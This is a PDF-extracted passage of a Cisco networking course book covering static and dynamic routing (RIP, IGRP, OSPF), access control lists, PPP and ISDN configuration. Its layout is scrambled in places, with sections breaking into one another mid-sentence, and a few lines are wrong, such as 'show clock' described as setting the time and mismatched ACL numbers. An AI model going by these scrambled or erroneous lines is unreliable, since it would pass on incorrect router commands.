Routing is a process of selecting routes and sending network layer (e.g. IP) packets during data transfer in a computer network. This process is performed by routers (and computers). Routing can be considered in the context of each network protocol (IP, IPX, AppleTalk, etc.). The following chapters of this course book will only describe IP routing (simply referred to as *routing*).

Routing is required for the functioning of computer networks (LAN – *Local Area Network* and WAN – *Wide Area Network*) based on multiple routers.

After receiving a packet, each router along the path selects one of its interfaces to be used for transferring the packet. When the router is directly connected to a network with the target computer, it sends the packet straight to the destination. If not, it determines the address of another router, which is closer to the destination, and sends the packet there. This way, the packet is forwarded to the destination network. When routing does not function properly, whether because of bad configuration or a network failure, the packets may flow around and never reach their destination (the TTL field in the IP header prevents infinite packet transfer).

Routers usually choose the destination for a given packet based on destination

## Verifying OSPF configuration

- Router# show ip protocols - displays parameters for all routing protocols running on a given router
- Router# show ip route - displays complete IP routing table
- Router# show ip ospf - displays basic OSPF information
- Router# show ip ospf interface - displays OSPF information referring to interface configuration
- Router# show ip ospf interface fastEthernet 0/0 - displays OSPF information referring to the FastEthernet 0/0 interface
- Router# show ip ospf neighbor - displays a list of all OSPF neighbors and their state
- Router# show ip ospf neighbor detail - displays detailed information on OSPF neighboring routers
- Router# show ip ospf database - displays the OSPF topology table contents




Figure 1. Network topology for the first example

address (although in some mechanisms packet transfer may depend on different IP header fields or other data, such as the interface used to receive a packet).

Information on packet destination is stored in a routing table. It contains numerous entries in the following format: <network address> <subnet mask> <next hop router address or output interface name>. A given entry matches the received packet, if the parts of entry network address and packet destination address indicated by the mask are identical. An entry is selected from the matching ones based on the longest mask match; if there are many matching entries, the one with the longest mask is chosen. For example, the matching entries for destination address 192.168.3.3 are 192.168.3.0 255.255.255.0 and 192.168.0.0 255.255.0.0, but the former is a better match. If there is still more than one matching path, the router may perform load balancing – successive packets are directed to a given destination using each equivalent entry. If a matching entry is not found in the routing table, the packet is denied, and an ICMP message with information on this event may be sent to the sender.

There are various mechanisms which add entries to the routing table. The simplest one is static routing – the router administrator enters appropriate commands concerning routes to each network.

This approach is usually applied in smaller networks, but it would not be acceptable for routers in larger networks (for example, Internet core networks, which may have as many as 250,000 entries), as it is uncomfortable, prone to errors and requires reconfiguration after the modification of network topology. In such cases, dynamic routing protocols are used. By exchanging information between routers, they automatically add appropriate entries to the routing table.

## Static routing

In static routing, the router administrator enters appropriate commands concerning routes to each network.

## Static routing configuration

Static entries in IOS are added using the command `ip route`. There are two

methods available – you provide either the IP address of next hop router or output interface name (usually applied for serial interfaces only).

```
Router(config)# ip route 1.0.0.0
255.255.0.0 5.5.5.5 – sets static route
with the use of next hop router
```

```
Router(config)# ip route 2.0.0.0
255.255.0.0 serial 0/0 – sets static
route with the use of output interface
name.
```

Figure 2 illustrates network topology used for static routing configuration.

Use the above example in Listing 2 to configure static routing on other routers.

## Default route configuration

A default route entry is an entry that matches all addresses – it is selected, when the routing table lacks more detailed entries (with a longer mask). Default entry is an equivalent of default gateway in computer configuration.

```
Router(config)# ip route
0.0.0.0 0.0.0.0 180.16.10.5 – sets
the transfer of all packets without
a more detailed entry to the address
180.16.10.5
Router(config)# ip route 0.0.0.0
0.0.0.0 serial 0/1 – sets the transfer
of all packets without a more detailed
entry via the Serial 0/1 interface
```

## Verifying routing table contents

`Router#show ip route` – displays the IP routing table contents. Static entries are tagged with the letter S.

## Dynamic routing – distance-vector routing protocols

Distance-vector routing protocols implement the Bellman-Ford algorithm. Distance is the cost of reaching a destination network – the so-called metric (various protocols of this class define cost differently).

Meanwhile, the vector is the direction for sending a packet, i.e. it indicates output interface.

Routers with such protocol configured periodically use their interfaces to send information on networks specified locally during configuration and networks specified by other routers. In the steady state (after information on all networks is distributed to each router) all routers should have complete information on all networks in a given topology. Advertising is performed periodically at regular intervals (usually every several dozen seconds) or immediately after detecting changes. Messages are sent to propagate information on available networks and to detect failures – if messages are not received over a longer period of time, there is a failure in some




Figure 2. Network topology for static routing configuration

# BASICS

part of the network and, as a result, an alternative route is selected.

A holdtime is specified for entries acquired via dynamic routing protocol – if information on a given network is not received by the router within this time, it is removed from the routing table.

This class of protocols is poorly scalable – due to the implemented algorithm, their efficiency is low in larger networks (other classes of protocols should be used in such cases, e.g. link-state protocols).

The command `show ip protocols` displays parameters and other information on routing protocol processes configured for the router.

## RIP protocol

*Routing Information Protocol* (RIP) is one of the simplest dynamic routing protocols. It belongs to the distance-vector class. In RIP the distance measure (metric) is the number of routers along the route to destination network (the so-called hop count).

Standard information advertising takes place every 30 seconds. The first version of this protocol uses broadcasting (address: 255.255.255.255), while the second uses multicasting (address 224.0.0.9, reserved for RIP 2).

Due to RIP principles, the maximum network diameter cannot exceed 15 routers. However, it is not a significant restriction, as autonomous systems (where RIP is used) are almost never this wide.

It is recommended to configure the newer second version of RIP. The RIP 1 class protocol does not support VLSM (*Variable Length Subnet Masks*) addressing or the so-called discrete subnets. These flaws were eliminated in RIP 2.

## Basic commands

- `Router(config)#router rip`  
– enables RIP routing process
- `Router(config-router)#network a.b.c.d`

`a.b.c.d` is the identifier of a directly connected network whose information will be advertised.

Even if you enter a subnet address (e.g. 180.16.10.0), the router will automatically convert it to an address which matches its class – 180.16.0.0 in this case.

## Troubleshooting RIP problems

- `Router# debug ip rip` – displays events related to RIP functioning in real time
- `Router# show ip rip database`  
– displays the RIP database contents

## IGRP routing

*Interior Gateway Routing Protocol* (IGRP) belongs to the distance-vector class of routing protocols. Unlike RIP, which is an open standard, IGRP is a protocol reserved by Cisco.

This limits its applications to networks which use the company's routers. This class protocol does not support VLSM (*Variable Length Subnet Masks*) addressing or the so-called discrete subnets. Cisco currently withdraws it from newer IOS versions (starting with 12.3). It is being replaced with a modern, efficient and well-scalable protocol called EIGRP.

IGRP is a good solution for networks in which RIP metric based entirely on the number of hops is too simple. The IGRP metric value is determined based on four metric components:

- **Bandwidth** – the lowest bandwidth along the entire path between a given router and destination network.
- **Delay** – total delay along the path between a given router and destination network.
- **Reliability** – the lowest link reliability along the path between a given router and destination network. It is determined on the basis of keepalive message information.
- **Load** – the highest load along the entire path between a given router and destination network.

The first two metric components are static and determined based on configuration parameters, while the last two are dynamic and determined by routers systematically. You can modify the bandwidth and delay values by entering the commands `bandwidth` and `delay` in interface configuration mode.

$$\text{Metric} = [K1 * \text{Bandwidth} + (K2 * \text{Bandwidth}) / (256 - \text{Load}) + K3 * \text{Delay}] * [K5 / (\text{Reliability} + K4)]$$
  
If  $K5 = 0$ , the reliability factor is not taken into consideration. You can configure the protocol to determine the metric based on the requirements of a given network – simply modify the  $K1..K5$  factors. It is recommended to configure the same method for determining the metric on all routers in the network. Otherwise, IGRP routing may not function properly. Default metric value is  $\text{Bandwidth} + \text{Delay}$  ( $K1=K3=1, K2=K4=K5=0$ ).

The maximum diameter of a network with IGRP configured cannot exceed 255 routers.

## Basic commands

IGRP configuration is very similar to RIP configuration. Enabling IGRP routing process

## Verifying routing configuration

- `Router# show ip route` – displays the IP routing table contents
- `Router# clear ip route *` – removes entries from the routing table which originate from dynamic routing protocols and forces the table to be completed again
- `Router# show ip protocols` – displays the state of all active routing protocol processes
- `Router# show interfaces` – displays statistics for all interfaces (including bandwidth, delay, reliability and load values)
- `Router# show interface fastEthernet 0/0` – displays statistics for the FastEthernet 0/0 interface
- `Router# show ip interfaces` – displays IP statistics for all router interfaces
- `Router# show ip interfaces brief` – displays brief information on the state and IP addresses of all router interfaces
- `Router# show running-config` – displays running router configuration
- `Router# show running-config | begin <word>` – displays running router configuration starting with the specified string



requires providing autonomous system numbers – the same value must be entered on all routers in the network (routing between autonomous systems is performed via external protocols, such as BGP-4).

- `Router(config)# router igrp <autonomous-system-number>`  
– enables IGRP routing process
- `Router(config-router)# network a.b.c.d`

a.b.c.d is the identifier of a directly connected network whose information will be advertised.

Even if you enter a subnet address (e.g. 180.16.10.0), the router will automatically convert it to an address which matches its class – 180.16.0.0 in this case.

## Additional commands

- `Router(config)# no router igrp <autonomous-system-number>`  
– disables IGRP routing process
- `Router(config-router)# no network a.b.c.d` – removes the network a.b.c.d from the IGRP routing process
- `Router(config-if)# bandwidth x`  
– changes the declared bandwidth of this interface to x kb/s (no effect on the actual bandwidth of this network segment!)
- `Router(config-if)# delay x`  
– changes the declared delay of this interface to 0.1\*x microseconds (no effect on the actual delay of this network segment!)
- `Router(config-router)# metric weights 0 K1 K2 K3 K4 K5`  
– changes values of the K1.K5 factors used for determining the metric
- `Router(config-router)# variance n`  
– allows IGRP to add more than one route to destination network to the routing table. It adds routes whose cost does not exceed n\*cost of the best route to this network.

## Troubleshooting IGRP problems

- `Router# debug ip igrp events`  
– displays events related to IGRP functioning in real time

- `Router# debug ip igrp transactions` – displays IGRP updates send between routers

## Example 2. Dynamic routing configuration (Figure 3) Single-area OSPF

Open Shortest Path First (OSPF) is an open protocol developed by the IETF organization to handle large networks within an autonomous system. OSPF is the so-called internal protocol, functioning on the basis of the link-state scheme. OSPF involves selecting routes based on topology table. This table contains information on all available connections. Each router has the same copy of the table. Table data is added using updated connection information, which is sent only when connection state changes (not periodically, as is the case with distance-vector protocols). This information is sent not only to the neighbors, but also to all remaining routers in a given topology. That is why the OSPF process does not generate update messages in the steady state (when no topology changes occur). The routing table is created on the basis of topology table using Dijkstra's algorithm.

Areas in OSPF are used to introduce a hierarchy and to restrict routing table size, which is important in large networks, since large topology tables increase route generation time and require more operating memory.

## OSPF routing – obligatory commands

- `Router(config)# router ospf 123` – enables OSPF process whose identifier is 123. The process ID number is any value between 1 and 65535. It cannot be the same as the OSPF area number.
- `Router(config-router)# network 172.16.10.0 0.0.0.255 area 0` – makes OSPF advertise information on connections, not individual networks. The command `network` uses network address with wildcard mask as an argument. All interfaces whose IP addresses are within a given address are used in the OSPF process. `Area 0` is the OSPF area number. In case of single-area OSPF this can be any number between 0 and 2 to the power of 32. You must specify the same area number on all routers (usually 0).

## Troubleshooting OSPF problems

- `Router# clear ip route *` – removes the entire routing table, forcing its reconstruction (in case of OSPF this involves the recalculation of routes based on topology table)
- `Router# clear ip route a.b.c.d` – removes a specific route to the network a.b.c.d
- `Router# clear ip ospf counters` – resets OSPF counters
- `Router# clear ip ospf process` – restarts OSPF process, forcing OSPF to recreate neighbor tables and topology table and to recalculate routes in the routing table
- `Router# debug ip ospf events` – displays all OSPF-related events
- `Router# debug ip ospf packets` – generates information related to the analysis of OSPF packet contents




Figure 3. Network topology for dynamic routing configuration

# BASICS

The OSPF process ID number of one router does not have to match the OSPF process ID numbers of other routers in a given area, unlike IGRP or EIGRP, where process numbers are sent in updates and must be matching.

## Using wildcard masks in OSPF configuration

```
Router(config-router)# network 172.16.10.1 0.0.0.0 area 0
```

– connects the interface with the address 172.16.10.1 to the OSPF area number 0

```
Router(config-router)# network 172.16.10.0 0.0.255.255 area 0
```

– connects all interfaces whose addresses are within the network 172.16.10.0/16 to the OSPF area number 0

```
Router(config-router)# network 0.0.0.0 255.255.255.255 area 0
```

– connects each active interface with any IP address to the OSPF area number 0

```
Router(config)# interface loopback 0
```

– switches to the Loopback 0 virtual interface configuration mode (when first used, this command creates such interface). Loopback interfaces are always enabled and are used often, because OSPF requires at least one active interface with an IP address to start.

```
Router(config-if)# ip address 192.168.100.1 255.255.255.255
```

– assigns IP address to a given interface

## Modifying OSPF metric values

By default the OSPF cost is calculated on the basis of bandwidth, using the following formula:  $Cost [C] = 10^7 / \text{bandwidth [kb]}$

s]. Connection cost can be modified by changing bandwidth (using the command `bandwidth` on a given interface) or by entering cost value directly.

```
Router(config)# interface serial 0/0
Router(config-if)# bandwidth 128
```

– sets bandwidth in kb/s; if this parameter value is changed, OSPF will send connection information update and recalculate the costs of routes in the routing table or `Router(config-if)# ip ospf cost 1564` – changes cost value to 1564

## OSPF authentication

Authentication helps reduce the risk of accepting routing information from untrusted sources. In this case, OSPF router processes updates only from the routers with the same password configured.

```
Router(config)# router ospf 456
Router(config-router)# area 0 authentication
```

– enables simple authentication; password is sent as plain text (no encryption)

```
Router(config-router)# exit
Router(config)# interface fastEthernet 0/0
Router(config-if)# ip ospf authentication-key gsg
```

– sets password value to gsg

## OSPF authentication using MD5 encryption

Authentication using the strong MD5 algorithm is much more recommended than authentication based on password sent as plain text.

```
Router(config)# router ospf 456
Router(config-router)# area 0 authentication message-digest
```

– enables authentication with OSPF message digest and password, which is determined using the MD5 algorithm and attached to the outgoing message

```
Router(config-router)# exit
Router(config)# interface fastEthernet 0/0
Router(config-if)# ip ospf message-digest-key 1 md5 gsg
```

– 1 is the key identifier. This value must be the same as on the neighboring router. `md5` indicates the use of the MD5 hash algorithm. `gsg` is the key (password), which must also be the same as the one configured on the neighboring router.

## Troubleshooting basic router problems

### Router diagnostic commands

The Exec interpreter is used when working on a router (both in user mode and privileged mode). It is important to know how to quickly verify the hardware and software configuration of your router. Among the most useful commands is `show` – it can be used, among others, to verify the state of router interfaces, static and dynamic routing configuration, as well as Flash and RAM memory size.

Figure 20 illustrates the use of the command `show interfaces`, which provides information on all interfaces of a given router. You can use the command line to enter this command both in user mode and privileged mode.

The command `show` for a specific interface is as follows: `show interface Ethernet 0`. The only difference between this command and the previous one is that it just displays information on the Ethernet 0 interface. The command `show` can also be executed in any configuration mode (although command syntax completion does not work in such case) by entering: `do show ...`. Only newer IOS versions support this feature.

The command `show` in user mode indicates, among others:

```
show clock
```

– sets router date and time

```
show version
```

– displays various information related to router hardware

## Viewing routing table

```
Router# show ip route
```

– displays the entire IP routing table contents

```
Router# show ip route <protocol>
```

– displays routing table entries acquired by the specified protocol (e.g. RIP or IGRP 10)

```
Router# show ip route a.b.c.d
```

– displays information on the route to a.b.c.d

```
Router# show ip route connected
```

– displays entries concerning directly connected networks

```
Router# show ip route static
```

– displays static routing entries

and software parameters, including IOS version

- `show protocols` – displays network layer configuration (routable protocols and network interface configuration)
- `show ip protocols` – displays the state of all active routing protocol processes
- `show processes` – displays information on processor usage
- `show history` – displays a list of recently entered commands

## Testing layer 3 of the OSI model

The command `ping` is very useful when working with routers. It is also frequently used to check reachability and acquire information on packet transfer time from and to a given computer on the Internet. Thanks to the command `ping` (abbreviated from *Packet INternet Groper*) you can test the correctness of communication between network nodes (such as computers, servers or routers).

The ping mechanism can be used for many network layer protocols, including IP, IPX and AppleTalk. It utilizes logical (network) node addressing, so it is possible to *ping* all router interfaces connected to a given network that were assigned appropriate logical addresses.

- `Router#ping a.b.c.d` – verifies layer 3 communication with the host whose address is a.b.c.d.
- `Router#ping` – switches to enhanced `ping` mode, which provides many additional options useful in more advanced network diagnostics

*Access Control List* is a mechanism originally developed to perform network traffic filtering. ACL is a list of conditions with one of the following two actions assigned to them: *Permit*, and *Deny*. When an ACL list is used as a traffic filtering tool, the action assigned to a given condition is performed if the condition matches. If the condition does not match, the next one is verified, and so on, until the end of the list. When a condition matches the action *Deny*, the packet is rejected. Meanwhile, the action *Permit* means that the packet will be sent. If a packet does not match

any condition (verification reaches the end of the list), the packet will be discarded by default. An empty list (without conditions) permits all traffic.

Originally, IOS identified lists using only a natural number within the range properly assigned to a given routable protocol, such as IP or IPX (see box). Current IOS versions allow you to create the so-called named ACL lists (identified using a name). Number ranges for ACL lists:

- 1-99 or 1300-1999 – standard IP
- 100-199 or 200-2699 – extended IP
- 600-699 – AppleTalk
- 800-899 – IPX
- 900-999 – extended IPX
- 1000-1099 – IPX SAP

ACL lists are also required anywhere there is a need to define communication parameters using a transfer other than standard routing. An example is the NAT address translation mechanism. Its configuration requires that you define which packets among all packets sent via a given router should have a modified header. The selection of this traffic usually utilizes an appropriate ACL list. In such case the action *Permit* determines that a packet is handled by the NAT process, while the action *Deny* determines that a packet is sent without modification.

ACL lists are also used to specify IP address ranges which enable access to a given network device console (command interpreter). This improves network device security because an unauthorized person does not have access to device configuration, even if that person knows the password.

## Access list functioning

An access list uses ACL lists to filter traffic – permitting or denying packets, depending on specified criteria. They allow you to configure a router as a firewall. The

commands in an access list are read and executed one by one, which means that packets received from a given router interface are compared with list entries in descending order.

The discarded packets are eliminated, while the accepted packets are sent forward, as if the access list never existed. When a received packet does not match the criteria of the first declaration, it is verified against the criteria of the second, and so on, until the last declaration is reached.

When using access control list for traffic filtering, it can be applied in both directions – in and out. These directions determine the time of traffic verification based on a given list. *In* means that verification is performed when the router receives the packet, while *out* means that verification is performed when traffic is sent via a given interface.

## Wildcard masks

*Wildcard* masks are related to access list configuration. They are similar to masks used to determine the length of network elements in an IP address. The difference is that their notation is inverted – a wildcard mask is acquired by negating all bits of a network address mask. Logical 0 in a wildcard mask means that its corresponding network address bit must have a specified value, while logical 1 means that its corresponding address bit can have any value, i.e.:

- 0 (logical zero) in a wildcard mask means that the corresponding address bit is verified
- 1 (logical one) in a wildcard mask means that the corresponding address bit is ignored.

Example: 172.16.0.0 0.0.255.255

```
172.16.0.0 = 10101100.00010000.000000
 00.00000000
0.0.255.255= 00000000.00000000.111111
 11.11111111
```

## Evaluating dynamic routing

- `Router# show ip protocols` – displays the state of all active routing protocol processes
- `Router# show ip rip database` – displays the RIP database

# BASICS

Result = 101101100.00010000.xxxxxxxx.  
xxxxxxx

172.16.x.x (any address between  
172.16.0.0 and 172.16.255.255)

x – any value in the address (0 or 1)

If a wildcard mask comprises zeros  
only, the packet address must fully match  
the ACL address. If a wildcard mask  
comprises ones only, the packet can have  
any address.

Unlike IP address masks, wildcard  
masks can be discrete, which means  
that a wildcard mask can have any  
format and is not required to comprise  
two continuous parts (with ones and with  
zeros). There are various applications  
for such discrete masks. For example,  
the condition 192.168.0.0 1.0.0.254  
(wildcard mask: 00000001.00000000.  
00000000.11111110) denotes all even  
addresses in the networks 192.168.0.0/  
24 and 193.168.0.0/24.

## ACL keywords

The keyword `any` can be used instead of  
0.0.0.0 255.255.255.255; as a result, all  
addresses compared with it are matching.

The keyword `host` can be used  
instead of the wildcard mask 0.0.0.0;  
as a result, only one address matches  
a given condition.

## Creating standard ACL lists

Standard lists are used to verify only  
source addresses in the packets of  
interest. Example 1:

```
Router(config)# access-list 1
permit 172.16.0.0 0.0.255.255
– permits all packets whose source
```

IP address is within the network  
172.16.0.0/16 and denies all remaining  
traffic (when a given list is used for  
traffic filtering)

- `access-list` – command for  
creating/modifying an ACL list
- `1` – any number between 1 and 99  
which denotes a standard ACL list for IP
- `permit` – action which permits  
packets matching the subsequent  
expression
- 172.16.0.0 – source IP address used  
for comparison
- 0.0.255.255 – wildcard mask

Example 2 (modification of ACL list  
number 1 from example 1):

- Router(config)# access-list  
1 deny host 172.17.0.1 – denies  
all packets with source IP address  
172.17.0.1 (when a given list is used for  
traffic filtering)
- `deny` – action which denies  
packets matching the subsequent  
expression
- `host` – keyword replacing the  
wildcard mask 0.0.0.0
- 172.16.0.10 – specific host  
address
- Router(config)# access-list 1  
permit any – permits all packets with  
any source IP address
- `access-list` – command for  
creating/modifying an ACL list
- `permit` – action which permits  
packets matching the subsequent  
expression
- `any` – keyword denoting any IP  
address

## Assigning standard ACL lists to an interface

Assigning an ACL list to an interface  
enables filtering of traffic sent via the  
router. Note: this list does not filter traffic  
directed to the router and generated on it.

```
Router(config)# interface
fastEthernet 0/0
Router(config-if)# ip access-
group 10 in – assigns list number
10 as an input list (verified for
incoming traffic) to the Fast Ethernet
0/0 interface
```

Verifying ACL list configuration


- Router# show ip interface  
– displays IP configuration for all router  
interfaces, including information on  
assigned ACL lists
- Router# show access-lists  
– displays the definition of all ACL lists  
on a given router
- Router# show access-list <access  
-list-number> – displays the contents  
of ACL with the specified number
- Router# show access-list  
<name> – displays the contents of ACL  
with the specified name
- Router# show running-config  
– displays full configuration, including  
all ACL lists and their assignments to  
interfaces

## Removing an ACL list

```
Router(config)# no access-list 10
– removes ACL number 10
```

## Creating an extended ACL list

- Router(config)# access list 100  
permit tcp 172.16.0.0 0.0.0.255  
192.168.100.0.0 0.0.0.255 eq  
80 – allows TCP traffic directed to  
destination port 80 (usually an http  
server) whose source IP address is  
within the network 172.16.0.x to be sent  
to any destination address within the  
network 192.168.100.x
- 110 – extended ACL number within  
the range of 100 to 199
- `permit` – action which prevents  
packets matching the specified  
expression from being denied



Example 4. Topology example for Frame Relay configuration

- `tcp` – entry informing that a given IP packet contains a TCP segment
- `172.16.0.0` – IP address used for verifying source addresses in IP packets
- `0.0.0.255` – wildcard mask defining a 24-bit network
- `192.168.100.0` – IP address used for verifying destination addresses in IP packets
- `0.0.0.255` – wildcard mask defining a 24-bit network
- `eq` – operator denoting the equality of port number (specified later)
- `80` – destination port number in TCP segments (indicating traffic to an HTTP server)

## Assigning extended ACL lists to an interface

- `Router(config)# interface fastEthernet 0/0`
- `Router(config-if)# ip access-group 110 out` – assigns list number 110 as an output list (verified for outgoing traffic) to the Fast Ethernet 0/0 interface

## Creating named ACL lists

- `Router(config)# ip access-list extended <access-to-server>` – creates an extended named access list with the name `access-to-server`
- `Router(config-ext-nacl)# permit tcp any host 111.108.101.99 eq smtp` – permits packets from any source address directed to the host 111.108.101.99 on the SMTP server port (25/TCP)
- `Router(config-ext-nacl)# deny ip any log` – denies remaining packets. If a packet is denied, the related information with denied packet parameters will be saved. You can view this information to detect possible attacks.
- `Router(config-ext-nacl)# exit`
- `Router(config)# interface fastEthernet 0/0`
- `Router(config-if)# ip access-group <access-to-server> out` – assigns an ACL list on the Fast Ethernet 0/0 interface to verify outgoing traffic

## Restricting access to virtual terminals

Virtual terminals are used, when users log in to the router remotely. Assigning an ACL list to virtual terminal lines enables the verification of source addresses which can be used to log in to the device.

- `Router(config)# access-list 2 permit host 172.16.10.2` – creates standard list number 2, which permits traffic only from the address 172.16.10.2
- `Router(config)# access-list 2 permit 172.16.20.0 0.0.0.255` – extends list number 2, adding a condition that positively verifies source addresses from the network 172.16.20.0/24. All remaining traffic is denied.
- `Router(config)# line vty 0 4` – switches to virtual line configuration mode (all five simultaneously)
- `Router(config-line)# access-class 2 in` – assigns ACL list number 2 to all five virtual terminals (VTY lines)

## PPP protocol

*Point-to-Point Protocol* (PPP) is a data link layer protocol of the OSI/ISO model (similar to Ethernet), which enables data transfer between routers connected using leased lines. PPP is a protocol used in open systems supporting IP, IPX and AppleTalk networks.

PPP can be configured on serial links using the command `encapsulation`.

Determining PPP link bandwidth is similar to HDLC. Configuring serial interface to support PPP involves the following steps:

- Once you switch to interface configuration mode (e.g. serial 0), enter encapsulation type using the command `encapsulation ppp`.
- (Optionally) Go to serial interface configuration and enter parameters concerning the authentication of devices which exchange traffic via PPP.

The correctness of PPP connection established with another router can be verified by entering the command `ping`

and specifying IP address of destination interface or a different IP address within that part of the network.

## Configuration of HDLC encapsulation for serial link

```
Router# configure terminal
Router(config)# interface serial 0/0
Router(config-if)# encapsulation hdlc
```

HDLC is the default encapsulation for synchronous serial links on Cisco routers. Use the command `encapsulation hdlc` to restore encapsulation to its default state.

## Configuration of PPP encapsulation for serial link

```
Router# configure terminal
Router(config)# interface serial 0/0
```

```
Router(config-if)# encapsulation ppp
```

– changes encapsulation from default HDLC to PPP. In order for the serial link to function properly, the command `encapsulation ppp` should be entered on both ends of a given serial line.

## Configuration of PPP for serial link: data compression

Compression helps make communication more efficient by reducing the amount of information to be sent. It uses two available algorithms, which differ in compression rate and load generated on the router. Not all information sent via a computer network (JPG files, ZIP archives, etc.) can be compressed effectively.

- `Router(config-if)# compress predictor` – enables the *predictor* compression algorithm
- `Router(config-if)# compress stac` – enables the *stac* compression algorithm

## Configuration of PPP for serial link: link quality

```
Router(config-if)# ppp quality x
```

– ensures link quality of `x` percent; otherwise, the link is closed. `x` denotes maximum allowable percentage of packet losses during transfer via PPP.

## Configuration of PPP for serial link: authentication

- Router(config)# interface serial 0/0
- Router(config-if)# ppp authentication pap - enables PAP authentication
- Router(config-if)# ppp authentication chap - enables CHAP authentication
- Router(config-if)# ppp authentication pap chap - sets PAP authentication for the link; in case of failure or rejection on the other end, it attempts to use CHAP authentication
- Router(config-if)# ppp authentication chap pap - sets CHAP authentication for the link; in case of failure or rejection on the other end, it attempts to use PAP authentication

## ISDN

*Integrated Services Digital Network* (ISDN) is a service provided via regular telephone lines. Particular devices are connected to the telephone network using ISDN modems. There are different implementations of the ISDN system available: basic rate interface (BRI), primary rate interface (PRI), and broadband ISDN (B-ISDN). Before configuring ISDN support in a router, make sure it does not have an in-built ISDN interface. If such an interface is not available, you must purchase an ISDN modem to use this service – connect it

to one of asynchronous router interfaces. Configuration of serial interface for ISDN support:

- Go to the *privileged* mode command line and enter the command `configure terminal`, which switches to global configuration mode.
- To specify the switch type for ISDN connection, enter the command `isdn switch-type <ID-code>` (type of ISDN switch in the operator's switchboard you connect to).
- Now you are ready to configure the ISDN interface. Enter the command `interface bri <number>`, where `<number>` is a consecutive ISDN interface number for a given router (e.g. BRI 0 or BRI 1).
- Switch from global configuration mode to interface configuration mode and enter the command which specifies encapsulation type.
- To specify SPID number for both ISDN B channels, enter the command `isdn spid1 <spid-number1>` in the interface command line and use SPID number provided by ISDN service provider to gain access to a given channel. For example, the command format for the number 881234561 is `isdn spid 881234561`.
- Follow this procedure to specify SPID number for the second channel. Enter the command `isdn spid2 <spid-number2>`, where `<spid-number2>` is SPID number of the second channel for BRI access.

Once ISDN interface is configured, you can view its settings using the command `Router# show interface bri <number>`.

## ISDN BRI configuration: setting the switch type

- Router(config)# isdn switch-type <switch-type> - sets the switch type for all ISDN interfaces active in a given device
- Router(config)# interface bri 0 - sets the switch type for this specific interface. If necessary, it can be different than global ISDN switch type.

